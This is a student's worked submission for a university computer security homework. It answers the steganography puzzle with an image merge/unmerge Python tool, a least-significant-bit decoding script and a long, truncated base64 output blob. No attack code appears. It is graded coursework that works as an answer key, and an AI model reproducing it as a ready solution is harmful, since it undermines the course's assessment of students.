Computer and Information Security

(ECE560, Fall 2024, Duke Univ., Prof. Tyler Bletsch)

Homework 4

Name: xxx Duke NetID: xxx

Instructions - read all carefully:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something.
- **COMPUTERS YOU WILL NEED:**
  - The assignment will make use of the computers described below.
  - VMs you already have on the Duke VCM service:
    - VCM "**ECE 560 F23 Ubuntu 22.04**": this is your **Linux VM**.
    - VCM "**ECE 560 F23 Win10**": this is your **Windows VM**.
    - *New* VCM "**ECE 560 F23 Kali**": this is your **Kali Linux VM**.
  - Your own machine on Duke wifi: your **personal computer** (any OS).
    (If working remotely, VPN into the Duke network as needed.)
  - A new **throw-away Ubuntu 20.04 VM**, which we'll call your **backup server.**
  - A new **throw-away Windows 10 VM**, either local or cloud-hosted (not VCM!).
- **WRITTEN PORTION DIRECTIONS:**
  - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
  - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
  - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
    Staff reserves the right to penalize submissions that flagrantly fail to do this.
  - Follow directions carefully! The actions or items you need to submit are marked in cyan.
- **PROGRAMMING PORTION DIRECTIONS:**
  - There is a buffer overflow programming project in this assignment; **your code for this will be submitted as a separate file** via the **Canvas assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references. Written answers should be in your own words. Long quotes or copy/paste from a source are not accepted because I want to hear from *you*.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 0: Accessing the Homework (0 points, but necessary)

To get here, you found the URL via one of two steganography methods. Did you find this hint file along the way?

Question 1: Show your work from Question 0 (1 points)

Below, **show the code and/or image work you did to get here.**

I use the first steganography and use the steganography.py to decrypt the image

```
import argparse

from PIL import Image


class Steganography:

    BLACK_PIXEL = (0, 0, 0)

    def _int_to_bin(self, rgb):
        """Convert an integer tuple to a binary (string) tuple.

        :param rgb: An integer tuple like (220, 110, 96)
        :return: A string tuple like ("00101010", "11101011", "00010110")
        """
        r, g, b = rgb
        return f'{r:08b}', f'{g:08b}', f'{b:08b}'

    def _bin_to_int(self, rgb):
        """Convert a binary (string) tuple to an integer tuple.

        :param rgb: A string tuple like ("00101010", "11101011", "00010110")
        :return: Return an int tuple like (220, 110, 96)
        """
        r, g, b = rgb
        return int(r, 2), int(g, 2), int(b, 2)

    def _merge_rgb(self, rgb1, rgb2):
        """Merge two RGB tuples.

        :param rgb1: An integer tuple like (220, 110, 96)
        :param rgb2: An integer tuple like (240, 95, 105)
        :return: An integer tuple with the two RGB values merged.
```

```
        """
        r1, g1, b1 = self._int_to_bin(rgb1)
        r2, g2, b2 = self._int_to_bin(rgb2)
        rgb = r1[:4] + r2[:4], g1[:4] + g2[:4], b1[:4] + b2[:4]
        return self._bin_to_int(rgb)

    def _unmerge_rgb(self, rgb):
        """Unmerge RGB.

        :param rgb: An integer tuple like (220, 110, 96)
        :return: An integer tuple with the two RGB values merged.
        """
        r, g, b = self._int_to_bin(rgb)
        # Extract the last 4 bits (corresponding to the hidden image)
        # Concatenate 4 zero bits because we are working with 8 bit
        new_rgb = r[4:] + '0000', g[4:] + '0000', b[4:] + '0000'
        return self._bin_to_int(new_rgb)

    def merge(self, image1, image2):
        """Merge image2 into image1.

        :param image1: First image
        :param image2: Second image
        :return: A new merged image.
        """
        # Check the images dimensions
        if image2.size[0] > image1.size[0] or image2.size[1] > image1.size[1]:
            raise ValueError('Image 2 should be smaller than Image 1!')

        # Get the pixel map of the two images
        map1 = image1.load()
        map2 = image2.load()

        new_image = Image.new(image1.mode, image1.size)
        new_map = new_image.load()

        for i in range(image1.size[0]):
            for j in range(image1.size[1]):
                is_valid = lambda: i < image2.size[0] and j < image2.size[1]
                rgb1 = map1[i ,j]
                rgb2 = map2[i, j] if is_valid() else self.BLACK_PIXEL
                new_map[i, j] = self._merge_rgb(rgb1, rgb2)

        return new_image
```

```
    def unmerge(self, image):
        """Unmerge an image.

        :param image: The input image.
        :return: The unmerged/extracted image.
        """
        pixel_map = image.load()

        # Create the new image and load the pixel map
        new_image = Image.new(image.mode, image.size)
        new_map = new_image.load()

        for i in range(image.size[0]):
            for j in range(image.size[1]):
                new_map[i, j] = self._unmerge_rgb(pixel_map[i, j])

        return new_image


def main():
    parser = argparse.ArgumentParser(description='Steganography')
    subparser = parser.add_subparsers(dest='command')

    merge = subparser.add_parser('merge')
    merge.add_argument('--image1', required=True, help='Image1 path')
    merge.add_argument('--image2', required=True, help='Image2 path')
    merge.add_argument('--output', required=True, help='Output path')

    unmerge = subparser.add_parser('unmerge')
    unmerge.add_argument('--image', required=True, help='Image path')
    unmerge.add_argument('--output', required=True, help='Output path')

    args = parser.parse_args()

    if args.command == 'merge':
        image1 = Image.open(args.image1)
        image2 = Image.open(args.image2)
        Steganography().merge(image1, image2).save(args.output)
    elif args.command == 'unmerge':
        image = Image.open(args.image)
        Steganography().unmerge(image).save(args.output)
```

```
if __name__ == '__main__':
    main()
```

and then the command

```
python3 steganography.py unmerge –image homework4.png –output
homework4-decrypt.png
```

to get the following image

OPTIONAL: For 5 points of extra credit, give the secret message included with the URL in the bitwise-encoded message. See the hints file for details.

Solutions that just use existing tools are capped at 2 points extra credit. Solutions that solve it from scratch are eligible for the full 5 points. In either case, you must show your work (including any code written).


I use a small python script to extract the least significant bit from each pixel value

```
from PIL import Image

def decode_message(image_path):
    # Open the image and get pixel data
    image = Image.open(image_path)
    width, height = image.size
    pixels = image.load()

    binary_message = ""

    # Iterate over each pixel
    for y in range(height):
        for x in range(width):
```

```
            r, g, b = pixels[x, y][:3]

            binary_message += str(r % 2)
            binary_message += str(g % 2)
            binary_message += str(b % 2)

    # Decode the binary message into ASCII
    output = ""
    for i in range(0, len(binary_message), 8):
        byte = binary_message[i:i+8]
        char = chr(int(byte, 2))
        output += char

    return output

if __name__ == "__main__":
    print(decode_message('homework4.png'))
```

And the result encoded message is:

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
